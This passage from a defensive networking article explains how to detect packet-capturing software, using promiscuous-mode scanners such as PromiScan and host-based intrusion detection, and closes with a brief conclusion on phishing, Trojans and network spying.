Third, you can use an application such as PromiScan (www.securityfriday.com/products/promiscan.html), which scans your network to see whether any hosts have set their interface to operate in promiscuous mode. Packet-capturing software applications often set the network interface card to run in promiscuous mode, so utilities such as PromiScan might alert you to anyone running packet-capturing software on your network.

Finally, use host-based intrusion detection software, such as Cisco Secure Agent, or firewall software that will alert you anytime a new application is attempting to launch. This could warn you that someone is trying to run packet-capturing software on your computer.

Conclusion

Phishing scams, Trojan horses, and packet-capturing software are all threats to today’s networks. Network spying takes place all the time. Employers spy on their employees, employees spy on their employers, and companies spy on each other. Ultimately, you choose to give up your privacy any time you log in to your company’s network.